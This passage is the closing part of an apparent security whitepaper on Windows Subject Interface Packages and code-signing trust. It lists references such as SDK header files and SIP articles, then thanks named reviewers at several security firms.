7. Windows SDK header files: mSSIP.h, wintrust.h, wincrypt.h, softpub.h
8. [Subject Interface Packages - Part 1](#). Released after research was performed but this is a valuable resource about SIP design principles.
9. [Subject Interface Packages - Part 2](#).

Acknowledgements

The following people performed a thorough review of this whitepaper and supplied invaluable feedback:

- [Brian Reitz](#), [Will Schroeder](#), and [Lee Christensen](#) at [SpecterOps](#)
- [Casey Smith](#) at [Red Canary](#)
- [Daniel Schell](#) and [David Cottingham](#) at [Airlock Digital](#)
- [Joe Desimone](#) at [Endgame](#)